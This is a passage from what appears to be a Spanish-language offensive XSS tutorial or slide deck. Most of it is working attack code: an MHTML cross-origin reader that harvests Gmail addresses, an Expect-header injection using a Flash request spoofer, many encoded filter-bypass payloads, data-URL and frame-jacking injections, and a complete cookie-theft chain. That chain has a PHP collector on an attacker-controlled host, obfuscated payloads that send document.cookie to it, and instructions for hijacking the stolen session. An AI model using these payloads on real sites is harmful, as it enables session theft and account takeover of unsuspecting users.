    'http://ha.ckers.org/weird/asdf.cgi' => 1,
    'http://ha.ckers.org/' => 1
);
```



.:MHTML XSS :.

```
if ($ENV{QUERY_STRING} =~ m/^target=/) {
    $ENV{QUERY_STRING} =~ s/^target=/target2=/;
    print "Content-Type: text/javascript\n\n";
    print <<EOHTML;
var request = null;
request = new XMLHttpRequest();
if (!request) {
    request = new ActiveXObject("Msxml2.XMLHTTP");
}
if (!request) {
    request = new ActiveXObject("Microsoft.XMLHTTP");
}

var result = null;
request.open("GET", "$location?$ENV{QUERY_STRING}", false);
request.send(null);
result = request.responseText;
EOHTML
} elsif ($ENV{QUERY_STRING}) {
    if ($ENV{QUERY_STRING} =~ m/^target2=/) {
        $ENV{QUERY_STRING} =~ s/^target2=/mhtml:$location?/;
        print "Location: $ENV{QUERY_STRING}\n\n";
        #might want to add rand() back in here to prevent caching
    } elsif (($restricted == 0) || ($redirects{$ENV{QUERY_STRING}})) {
        print "Location: $ENV{QUERY_STRING}\n\n";
    } else {
        print "Content-Type: text/html\n\n\n\nSorry, no can do buddy.";
    }
}
```



.:MHTML XSS :.

Este es el código que genera el atacante para el "hack" MHTML:

```
<html>
<head>
  <title>Mhtml Internet Explorer Hack</title>
</html>
<body>
  <h1>Mhtml Internet Explorer Hack</h1>
  <p><A HREF="http://ha.ckers.org/">Ha.ckers.org home</a>
  <p>Internet Explorer Only! Tested on WinXP.</p>
  <p><noscript><B>Please turn JavaScript on.</B></noscript></p>
</div>
</head>
<body>
<p>This demonstrates the mhtml bug in MSIE 7.0. Make sure you modify mhtml.cgi to
have the correct path of your script. Also, make sure you don't put the "http://"
in your target, as that will simply redirect you. The result is written into the
"result" variable, which can be used however you see fit. You can download this
sample and the cgi demo <A HREF="http://ha.ckers.org/weird/mhtml.zip">here</A>.
Here is the syntax:</p>
<DIV ALIGN="center"><textarea cols="45" rows="3">&lt;script
src="mhtml.cgi?target=www.google.com/search?q=test&rls=org.mozilla:en-
US:official"&gt;&lt;/script&gt;
&lt;script&gt;document.write(result)&lt;/script&gt;</textarea></div>
```



.:MHTML XSS :.

El siguiente código funciona si la víctima utiliza IE 7.0, está logueado en "Gmail" y tiene activada la ejecución de código -javascript-:

```
<script
src="mhtml.cgi?target=https://www.google.com/accounts/EditSecureUserInfo"></script>
<script>
var a = /(\\w\\.\\_\\_)*@[\\w\\.\\_\\_]*/g;
var arry = result.match(a);
if (arry) {
    document.write("Your Gmail Email Address: <B>" + arry[0] + "</B><BR>");
    document.write("Your Real Email Address: <B>" + arry[1] + "</B><BR>");
} else {
    document.write("<B>It appears you may not be logged into Gmail<B><BR>");
}
</script>
</p>
</div>
</body>
</html>
```

El atacante roba la información de sesión de "Gmail" pudiendo tomar control de la dirección de email de la víctima. Puede ser filtrado si se evitan los saltos de línea dobles.



.:Expect Vulnerability :.



.:Expect Vulnerability :.

La vulnerabilidad fue descubierta por Thiago Zaninotti (2006). Afecta al Apache HTTP Server y se aprovecha de la forma en la que el servidor muestra determinados errores.

Aunque ya hace años que ha sido reparada, aún es posible encontrar servidores antiguos a los que les afecta (Apache 1.3.35, 2.0.58 y 2.2.2 entre otros).

El atacante ejecutará el siguiente código a través de un terminal:

```
$ telnet www.tiendavirtual.com 80  
Trying XXX.XXX.XXX.XXX...  
Connected to tiendavirtual.com.  
Escape character is '^]'  
GET / HTTP/1.0  
Expect: <script>alert("XSS")</script>
```

Cuando el servidor Web recibe la información errónea mostrará un error. Dicho error será visualizado por el navegador de la víctima en formato HTML. Por tanto, en Internet Explorer, un atacante podría hacer que la carga de la URL se detenga y cargue el código inyectado bajo su control.



.:Expect Vulnerability :.

Vemos la respuesta del servidor con respecto a la petición:

```
HTTP/1.1 417 Expectation Failed
  Date: Wed, 28 Mar 2007 20:48:19 GMT
  Server: Apache
  Connection: close
  Content-Type: text/html; charset=iso-8859-1
  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
  <HTML><HEAD>
  <TITLE>417 Expectation Failed</TITLE>
  </HEAD>
  <BODY>
  <H1>Expectation Failed</H1>
  The expectation given in the Expect request-header
  field could not be met by this server.<P>
  The client sent<PRE>
  Expect: <script>alert("XSS")</script>
  </PRE>
  but we only allow the 100-continue expectation.
  </BODY></HTML>
Connection closed by foreign host.
```



.:Expect Vulnerability :.

Observamos que el servidor no inyecta el código, para ello es necesario un paso más. De alguna forma es necesario realizar un -spoofing- de las -headers-. El atacante podrá entonces forzar al usuario a redireccionarse para visitar la web, mientras le inyecta el código malicioso en las cabeceras. Ha.ckers.org propone utilizar Flash para realizar el -spoofing- a través del siguiente código:

```
inURL = this._url;  
inPOS = inURL.lastIndexOf("?");  
inParam = inURL.substring(inPOS + 1, inURL.length);  
req = new LoadVars();  
req.setRequestHeader("Expect", "<script>alert(\"' + inParam + \" is vulnerable to  
the Expect Header vulnerability.\");</script>");  
req.send(inParam, "_blank", "POST");
```

La forma de uso desde su sitio web sería la siguiente URL:

<http://ha.ckers.org/expect.swf?http://www.tiendavirtual.com/>

El atacante puede utilizar el juego de codificación ASCII cumpliendo con el estandar de HTML para “manipular” las peticiones sin causar un “error de protocolo”, pero si causando errores propios del servidor Web con objeto de inyectar código malicioso.



.:Evitando Filtros :.



.:Evitando Filtros :.

Los ataques Cross-site dependen en buena medida de la habilidad que tiene el atacante para “saltarse” (hacer un “bypass”) los filtros que pueda tener una determinada aplicación.

Una vez comprendido el funcionamiento y tras algunas “sencillas” pruebas de XSS (buscando inyecciones típicas o por defecto), lo siguiente es ver de que manera puede inyectar código malicioso a través del estudio del código usado por la aplicación, así como, de los posibles filtros que pueda tener para evitarlo.

La labor de exploración tiene un abanico muy extenso de herramientas que facilitan al atacante la apertura de vectores sobre aplicativos. La intuición y la experiencia son también muy importantes a la hora de encaminar las posibles vías de ataque.

Los “buenos” desarrolladores suelen poner diversas barreras para evitar este tipo de “malintenciones”. El tipo de barreras dependerá de la aplicación. En el caso de los sitios web, existen diferentes formas de evitar -strings-. Hacerlo puede ayudar a persuadir el ataque más extenso (“kiddie”). Pero siempre es necesario conocer este tipo de temas para poder abordar mejor “El otro lado de la informática” .

Una página web puede impedir el uso del -string- más común para la inyección de código

<script>

Sin embargo un atacante puede conocer el funcionamiento e interpretación de determinados caracteres por parte del protocolo y codificarlo para que siga haciendo el mismo efecto.

`%3C%73%63%72%69%70%74%3E`



.:Evitando Filtros :.

Ejemplos de “mutaciones” de código utilizando diferentes codificaciones que permiten realizar la inyección original (Character Encoding):

Inyección original:

```

```

Inyección con cambio a mayúsculas:

```
<IMG SRC="javascript:alert(SCG);">
```

Inyección con intercambio de mayúsculas y minúsculas:

```
<iMg sRC="jaVaScRipt:alert(SCG);">
```

Inyección con apóstrofes en lugar de comillas dobles:

```
<img src='javascript:alert(SCG);'>
```

Inyección sin comillas ni apóstrofes:

```
<img src=javascript:alert(SCG);>
```



.:Evitando Filtros :.

Inyección utilizando valores decimales:

```

```

Inyección utilizando valores hexadecimales:

```

```

Inyección utilizando valores hexadecimales en mayúsculas:

```

```

Inyección utilizando valores decimales sin usar:

```

```

Inyección utilizando valores decimales (utilizando "leading zeros"):

```

```

Inyección utilizando un espacio en blanco al principio:

```

```



.:Evitando Filtros :.

Inyección utilizando un espacio en blanco en medio:

```

```

Inyección sin espacio en blanco en el tag:

```
<img/src="javascript:alert(SCG);">
```

Inyección sin cerrar el tag:

```

```

[.....]

Ejemplos más sofisticados en la "sección": [XSS Cheats](#) - [Fuzz Vectors](#)



.:Evitando Filtros :.

Ejemplo de funcionamiento del método en -javascript- `String.fromCharCode()`

El método `String.fromCharCode()` recoge los valores específicos "Unicode" y devuelve un -string-

Su sintaxis es:

```
String.fromCharCode(numX,numX,...,numX)
```

Siendo *numX* uno o más valores Unicode.

Ejemplo:

```
<script type="text/javascript">  
document.write(String.fromCharCode(83,67,71,45,48,57));  
</script>
```

Salida:

SCG-09

Existen herramientas online que facilitan la tarea.

<http://wocares.com/noquote.php>



.:Evitando Filtros :.

Ejemplo de inyección de código utilizando String.fromCharCode()

Inyección original:

```
"><script>alert(document.cookie);</script>
```

Inyección codificada:

```
String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59,60,47,115,99,114,105,112,116,62)
```

Inyección codificada y recodificada:

```
"><script>String.fromCharCode(97,108,101,114,116,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,59)</script>
```

```
String.fromCharCode(147,62,60,115,99,114,105,112,116,62,83,116,114,105,110,103,46,102,14,111,109,67,104,97,114,67,111,100,101,40,57,55,44,49,48,56,44,49,48,49,44,49,49,52,44,49,49,54,44,52,48,44,49,48,48,44,49,49,49,44,57,57,44,49,49,55,44,49,48,57,44,49,48,49,44,49,49,48,44,49,49,54,44,52,54,44,57,57,44,49,49,49,44,49,49,49,44,49,48,55,44,49,48,53,44,49,48,49,44,52,49,44,53,57,41,60,47,115,99,114,105,112,116,62)
```



.:Evitando Filtros :.

Ejemplo de funcionamiento de la función en -javascript- Unescape()

La función unescape() decodifica un -string- que haya sido codificado con escape()

Su sintaxis es:

unescape(string)

Ejemplo de codificación con escape() y posterior decodificación con unescape():

```
<script type="text/javascript">  
  var test1="SCG09";  
  test1=escape(test1);  
  document.write (test1 + "<br />");  
  test1=unescape(test1);  
  document.write(test1 + "<br />");  
</script>
```

Salida:

SCG09
%53%43%47%30%39



.:Evitando Filtros :.

Ejemplo de inyección de código utilizando Unescape()

Inyección original:

```
"><script>alert(document.cookie);</script>
```

Inyección codificada:

```
%93%3e%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%3c%2f%73%63%72%69%70%74%3e
```

Ejemplo de vector avanzado con codificación Unescape() + Mezcla String.fromCharCode ():

```
<img src=foo.png onerror=alert(/SCG09/) />
```

```
<img src=foo.png onerror=%61%6c%65%72%74%28%2f%53%43%47%30%39%2f%29/>
```

```
String.fromCharCode(60,105,109,103,32,115,114,99,61,102,111,111,46,112,110,103,32,111,10,101,114,114,111,114,61,37,54,49,37,54,99,37,54,53,37,55,50,37,55,52,37,50,56,37,50,102,37,53,51,37,52,51,37,52,55,37,51,48,37,51,57,37,50,102,37,50,57,47,62)
```



..PoC examples – Bypassing filters ..

- Data Control PoC
- Frame Jacking PoC



.:Data Control PoC :.

Esquema del "Data URL" :

```
data:[<mediatype>][;encoding],<data>
```

Ejemplos válidos de inyección de código utilizando el protocolo Data:

Mediante codificación UTF8:

```
<a href="data:text/html;charset=utf-8,%3cscript%3ealert(1);history.back();%3c/script%3e">SCG09</a>
```

```
<iframe src="data:text/html;charset=utf-8,%3cscript%3ealert(1);history.back();%3c/script%3e"></iframe>
```

Mediante Base64:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTtoaXN0b3J5LmJhY2soK0Ts8L3NjcmlwdD4=
```

Mediante UTF7:

```
data:text/html;charset=utf-7,+ADw-script+AD4-alert(1)+ADs-history.back()+ADsAPA-/script+AD4-
```

Mediante UTF-16 en Base64/UTF-7 y UTF-8 al mismo tiempo:

```
data:text/html;charset=utf-7,+ADwAcwBjAHIAaQBwAHQAPg+-alert(1);history.back()+ADs-</script>
```




.:Frame Jacking PoC :.

El atacante inyecta el siguiente código para crear un “frame” utilizando la codificación HTML simple y así evitar posibles filtros:

```
<frameset rows="100%">  
  <frame noresize="noresize" frameborder="0" title="SCG-09 Frame PoC"  
    src="http://blackbox.psy.net/proxy">  
  </frame>  
</frameset>
```

Frame jacking utilizando codificación HTML simple:

```
<script type="text/javascript">document.write(unescape("%3C%66%72%61%6D%65%73%65%74%20%72%6F%77%73%3D%22%31%30%30%25%22%3E%0A%3C%66%72%61%6D%65%20%6E%6F%72%65%73%69%7A%65%3D%22%6E%6F%72%65%73%69%7A%65%22%20%66%72%61%6D%65%62%6F%72%64%65%72%20%3D%22%30%22%20%74%69%74%6C%65%3D%22%53%43%47%2D%30%39%20%46%72%61%6D%65%20%50%6F%43%22%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%62%6C%61%63%6B%62%6F%78%2E%70%73%79%2E%6E%65%74%2F%70%72%6F%78%79%22%3E%0A%3C%2F%66%72%61%6D%65%3E%0A%3C%2F%66%72%61%6D%65%73%65%74%3E"));</script>
```



.:Frame Jacking PoC :.

El atacante inyecta el siguiente código para crear un “iframe” utilizando la codificación HTML simple y así evitar posibles filtros:

```
<script type="text/javascript">document.write(unescape("<body topmargin="0" leftmargin="0 " marginwdth="0" marginheight="0"> <iframe src="http://blackbox.psy.net/proxy" name="SCG-09 Frame PoC" width="100%" height="100%" scrolling="auto" frameborder="no"></iframe>"));</script>
```

%09%3C%73%63%72%69%70%74%20%74%79%70%65%3D%22%74%65%78%74%2F%6A%61%76%61%73%63%72%69%70%74%22%3E%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%22%3C%62%6F%64%79%20%74%6F%70%6D%61%72%67%69%6E%3D%22%30%22%20%0A%09%09%6C%65%66%74%6D%61%72%67%69%6E%3D%22%30%20%22%20%6D%61%72%67%69%6E%77%64%74%68%3D%22%30%22%20%6D%61%72%67%69%6E%68%65%69%67%68%74%3D%22%30%22%3E%0A%20%09%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%62%6C%61%63%6B%62%6F%78%2E%70%73%79%2E%6E%65%74%2F%70%72%6F%78%79%22%20%20%6E%61%6D%65%3D%22%53%43%47%2D%30%39%20%46%72%61%6D%65%20%50%6F%43%22%20%20%77%69%64%74%68%3D%22%31%30%30%25%22%0A%09%09%20%68%65%69%67%68%74%3D%22%31%30%30%25%22%20%73%63%72%6F%6C%6C%69%6E%67%3D%22%61%75%74%6F%22%20%66%72%61%6D%65%62%6F%72%64%65%72%3D%22%6E%6F%22%3E%3C%2F%69%66%72%61%6D%65%3E%22%29%29%3B%3C%2F%73%63%72%69%70%74%3E



..:Frame Jacking PoC :.

El atacante inyecta el siguiente código para crear un "frame" a través de una función en `-javascript-` y así evitar posibles filtros:

```
<script language="JavaScript" type="text/javascript">
<!--
function writeJS(){
var str="";
str+='\<frameset rows="100%">';
str+='\<frame noresize="noresize" frameborder="0" title="SCG-09 Frame PoC"
src="http://blackbox.psy.net/proxy">';
str+='\<!-- its time to bypass filters -->';
str+='\</frame>';
str+='\</frameset>';
document.write(str);
}
writeJS();
//-->
</script>
```



.:Frame Jacking PoC :.

El atacante inyecta el siguiente código para crear un “iframe” a través de una función en -javascript- y así evitar posibles filtros:

```
script language="JavaScript" type="text/javascript">
<!--
function writeJS(){
var str="";
str+ '<body topmargin="0" leftmargin="0" marginwidth="0" marginheight="0">';
str+ '<iframe src="http://blackbox.psy.net/proxy" name="SCG-09 Frame PoC"
width="100%" height="100%" scrolling="auto"
frameborder="no"><Viframe>';
document.write(str);
}
writeJS();
//-->
</script>
```



.:Frame Jacking PoC :.

El atacante inyecta el siguiente código para crear un `<iframe>` mediante el uso de -Ajax- asíncrono y así evitar posibles filtros:

```
<script>
function initialize() {
var testFrame =
document.createElement("IFRAME");
testFrame.id = "testFrame";
testFrame.src = "http://blackbox.psy.net/proxy";
testFrame.setAttribute("width","100%");
testFrame.setAttribute("height","100%");
testFrame.setAttribute("frameborder","no");
testFrame.setAttribute("scrolling","auto");
testFrame.style.display = "none";
document.body.appendChild(testFrame);
}
</script>
```

```
<body onload="initialize()" topmargin="0" leftmargin="0" marginwidth="0"
marginheight="0">
```



.:Técnicas de ataque :.



.:Classic XSS :.

- Robando "Cookies"
- Secuestro de sesión



.:Classic XSS :.

Ejemplo práctico de robo de sesión mediante XSS.

Las cookies son utilizadas para manejar las sesiones en los navegadores web. Cada usuario que se “loguea” obtiene una única cookie que le sirve de "llave" para acceder a determinados lugares de la aplicación. Si un atacante consigue robar la "llave" (secuestrar la sesión) podrá hacerse pasar por la víctima pudiendo utilizar tanto su identidad como sus privilegios.

La idea es utilizar un vector XSS con el que hacer que el usuario nos envíe su cookie de sesión a un servidor sobre el que tengamos control. Después nos cambiamos la cookie en nuestro navegador por la que hemos recibido de la víctima y recargamos la página web con la sesión secuestrada.

En primer lugar preparamos el escenario:

Subimos un fichero (grabcookie.php) con el siguiente código en algún servidor bajo nuestro control:

```
<?php
$handle=fopen("cookielist.txt","a");
fputs($handle,"\n".$_GET["cookie"]."\n");
fclose($handle);
?>
```



.:Classic XSS :.

Se encargará de recoger las cookies y meterlas en un fichero de texto llamado cookielist.txt (**chmod 777**)

Para obtener la cookie y enviarla a nuestro servidor podemos utilizar el siguiente código:

Ejemplo 1:

```
<script>
var i=new Image();i.src = "http://blackbox.psy.net/protected/grabcookie.php?
cookie="+document.cookie;
</script>
```

Ejemplo 2:

```
<script>document.location="http://blackbox.psy.net/protected/grabcookie.php?cookie=" +
document.cookie
</script>
```

El siguiente paso es embeber dicho código en un vector XSS de un servidor víctima.

http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=VECTOR_XSS



.:Classic XSS :.

Ejemplo 1:

http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=<script>var i=new Image();i.src ="http://blackbox.psy.net/protected/grabcookie.php?cookie="+document.cookie;</script>

Ejemplo 2:

http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=<script>document.location="http://http://blackbox.psy.net/protected/grabcookie.php?cookie="+ document.cookie</script>

Probablemente el servidor web tenga filtros para evitar este tipo de inyecciones tan evidentes. De todas maneras, siempre podemos construir mejor el código para evitarlos. Por ejemplo, podemos utilizar `String.fromCharCode` para la url de nuestro servidor oculto.

*"http://blackbox.psy.net/protected/grabcookie.php?cookie=" --> `String.fromCharCode`
(104,116,116,112,58,47,47,98,108,97,99,107,98,111,120,46,112,115,121,46,110,101,116,47,1
12,114,111,116,101,99,116,101,100,47,103,114,97,98,99,111,111,107,105,101,46,112,104,11
2,63,99,111,111,107,105,101,61)*



.:Classic XSS :.

Ejemplo 1:

```
http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=<script>var i=new  
Image();i.src  
=String.fromCharCode(34,104,116,116,112,58,47,47,109,105,115,101,114,118,105,100,111,11  
4,111,99,117,108,116,111,46,99,111,109,47,112,114,111,116,101,99,116,101,100,47,103,114,  
97,98,99,111,111,107,105,101,46,112,104,112,63,99,111,111,107,105,101,61,34)+document.c  
ookie;</script>
```

Ejemplo 2:

```
http://tiendavirtual.com/public_html?  
page_id=3&forumaction=search&user=<script>document.location=String.fromCharCode(34,10  
4,116,116,112,58,47,47,109,105,115,101,114,118,105,100,111,114,111,99,117,108,116,111,4  
6,99,111,109,47,112,114,111,116,101,99,116,101,100,47,103,114,97,98,99,111,111,107,105,1  
01,46,112,104,112,63,99,111,111,107,105,101,61,34) + document.cookie</script>
```

Y después pasamos a Hexadecimal (<http://centricle.com/tools/ascii-hex/>) la construcción del vector XSS completo.



.:Classic XSS :.

Ejemplo 1:

http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=%3c%73%63%72%69%70%74%3e%76%61%72%20%69%3d%6e%65%77%20%49%6d%61%67%65%28%29%3b%69%2e%73%72%63%20%3d%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%33%34%2c%31%30%34%2c%31%31%36%2c%31%31%36%2c%31%31%32%2c%35%38%2c%34%37%2c%34%37%2c%31%30%39%2c%31%30%35%2c%31%31%35%2c%31%30%31%2c%31%31%34%2c%31%31%38%2c%31%30%35%2c%31%30%30%2c%31%31%31%2c%31%31%34%2c%31%31%31%2c%39%39%2c%31%31%37%2c%31%30%38%2c%31%31%36%2c%31%31%31%2c%34%36%2c%39%39%2c%31%31%31%2c%31%30%39%2c%34%37%2c%31%31%32%2c%31%31%34%2c%31%31%31%2c%31%31%36%2c%31%30%31%2c%39%39%2c%31%31%36%2c%31%30%31%2c%31%30%30%2c%34%37%2c%31%30%33%2c%31%31%34%2c%39%37%2c%39%38%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%34%36%2c%31%31%32%2c%31%30%34%2c%31%31%32%2c%36%33%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%36%31%2c%33%34%29%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3b%3c%2f%73%63%72%69%70%74%3e



.:Classic XSS :.

Ejemplo 2:


http://tiendavirtual.com/public_html?page_id=3&forumaction=search&user=%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%33%34%2c%31%30%34%2c%31%31%36%2c%31%31%36%2c%31%31%32%2c%35%38%2c%34%37%2c%34%37%2c%31%30%39%2c%31%30%35%2c%31%31%35%2c%31%30%31%2c%31%31%34%2c%31%31%38%2c%31%30%35%2c%31%30%30%2c%31%31%31%2c%31%31%34%2c%31%31%31%2c%39%39%2c%31%31%37%2c%31%30%38%2c%31%31%36%2c%31%31%31%2c%34%36%2c%39%39%2c%31%31%31%2c%31%30%39%2c%34%37%2c%31%31%32%2c%31%31%34%2c%31%31%31%2c%31%31%36%2c%31%30%31%2c%39%39%2c%31%31%36%2c%31%30%31%2c%31%30%30%2c%34%37%2c%31%30%33%2c%31%31%34%2c%39%37%2c%39%38%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%34%36%2c%31%31%32%2c%31%30%34%2c%31%31%32%2c%36%33%2c%39%39%2c%31%31%31%2c%31%31%31%2c%31%30%37%2c%31%30%35%2c%31%30%31%2c%36%31%2c%33%34%29%20%2b%20%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e



.:Classic XSS :.

Lo siguiente es compartir la URL (ingeniería social) o inyectar el código de forma persistente en un servidor vulnerable. Las víctimas enviarán sus cookies de sesión sin saberlo a nuestro servidor oculto y serán recogidas en el fichero de texto "cookielist.txt"

Por último, para secuestrar la sesión de la víctima, solo hay que cambiar las cookies de nuestro navegador ("EditCookie" Firefox) por las que hemos recibido en el servidor oculto.



Recuerda que las cookies expiran

Con refrescar la web será suficiente para obtener la nueva identidad



.:XSS Proxy :.



.:XSS Proxy :.

La idea de utilizar un “proxy” para llevar a cabo un ataque XSS permite al atacante tener cierta ventaja a la hora de “ejecutar” las inyecciones de código malicioso sobre una aplicación web.

Los ejemplos de inyecciones XSS sobre aplicativos web que hemos visto hasta ahora, generalmente se realizan de forma directa (direct-link), entre el atacante y el servidor víctima.

Aunque igual de efectivo en la finalidad, desde un punto de vista más elaborado, hacerlo de ésta manera impide llevar a cabo procesos mucho más complejos de "ofuscación" de los datos que se envían.

Este punto es importante, porque cuando un atacante busca posibles vectores para introducir su código malicioso en una aplicación web a través de conexiones directas, es probable que vaya dejando un rastro identificable en sus peticiones, sobre su identidad/procedencia o que pueda ser detectado por un IDS bien configurado.


Por eso establecer uno o varios puntos “intermedios” entre el atacante y la víctima puede ser muy beneficioso para el primero de ambos, ya que le permite adoptar diversas estrategias para hacer llegar el código malicioso de forma más difícil de detectar.

La técnica permite utilizar directamente a las víctimas como “proxys”



.:XSS Proxy .:

Esquema de un escenario común de ataque mediante "proxys":





.:XSS Proxy :.

Rager Anton ha combinado las técnicas de explotación de código -javascript- de forma remota y el CSRF, para crear una herramienta de ataque que utiliza un sitio web vulnerable de XSS y una víctima, para ejecutar un vector de ataque.

Para ello ha creado una herramienta en “perl” llamada XSS-Proxy (Win32):

<http://sourceforge.net/projects/xss-proxy>

